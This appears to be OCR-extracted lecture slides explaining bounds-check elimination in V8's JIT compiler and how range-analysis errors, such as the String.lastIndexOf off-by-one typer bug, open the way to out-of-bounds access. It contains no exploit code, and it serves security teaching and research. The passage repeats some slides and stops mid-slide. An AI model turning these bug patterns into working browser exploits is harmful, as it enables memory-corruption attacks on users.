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
Bounds-Checks

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```

Bounds-Checks

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```



Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```


Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```

- Goal: identify and remove unnecessary bounds checks
- Idea: perform *range analysis* on integer values to determine the range of possible values for indices and array lengths
  - If we can prove that an index will always be in bounds we can remove the bounds check

Bounds-Check Elimination


```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```



Bounds-Check Elimination

Index will always be in bounds

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```



Can be eliminated during lowering

Bounds-Check Elimination Bugs

Bug: discrepancy between value range as computed by the compiler and actual value range

- Due to integer related issues (signedness, overflows, ...)
- Due to incorrect "emulation" of the IL when computing integer ranges

Example: `String.lastIndexOf` off-by-one bug in v8 discovered by Stephen Röttger (@_tsuro): https://bugs.chromium.org/p/chromium/issues/detail?id=762874

Bounds-Check Elimination Bugs

```
Type* Typer::Visitor::JSCallTyper(Type* fun) {
    ...;
    switch (function->builtin_function_id()) {
      ...;
      case kStringIndexOf:
      case kStringLastIndexOf:
        return Range(-1.0, String::kMaxLength - 1.0);
      ...;
```

Syntax

```
str.lastIndexOf(searchValue[, fromIndex])
```

Bounds-Check Elimination Bugs

```
let s = "abcd";
s.lastIndexOf("");
// 4
```

```
Type* Typer::Visitor::JSCallTyper(Type* fun) {
    ...;
    switch (function->builtin_function_id()) {
      ...;
      case kStringIndexOf:
      case kStringLastIndexOf:
        return Range(-1.0, String::kMaxLength - 1.0);
      ...;
```

Return value

The index of the first occurrence of `searchValue`, or **-1** if not found.

An empty string `searchValue` will match at any index between `0` and `str.length`

Bounds-Check Elimination Bugs

```
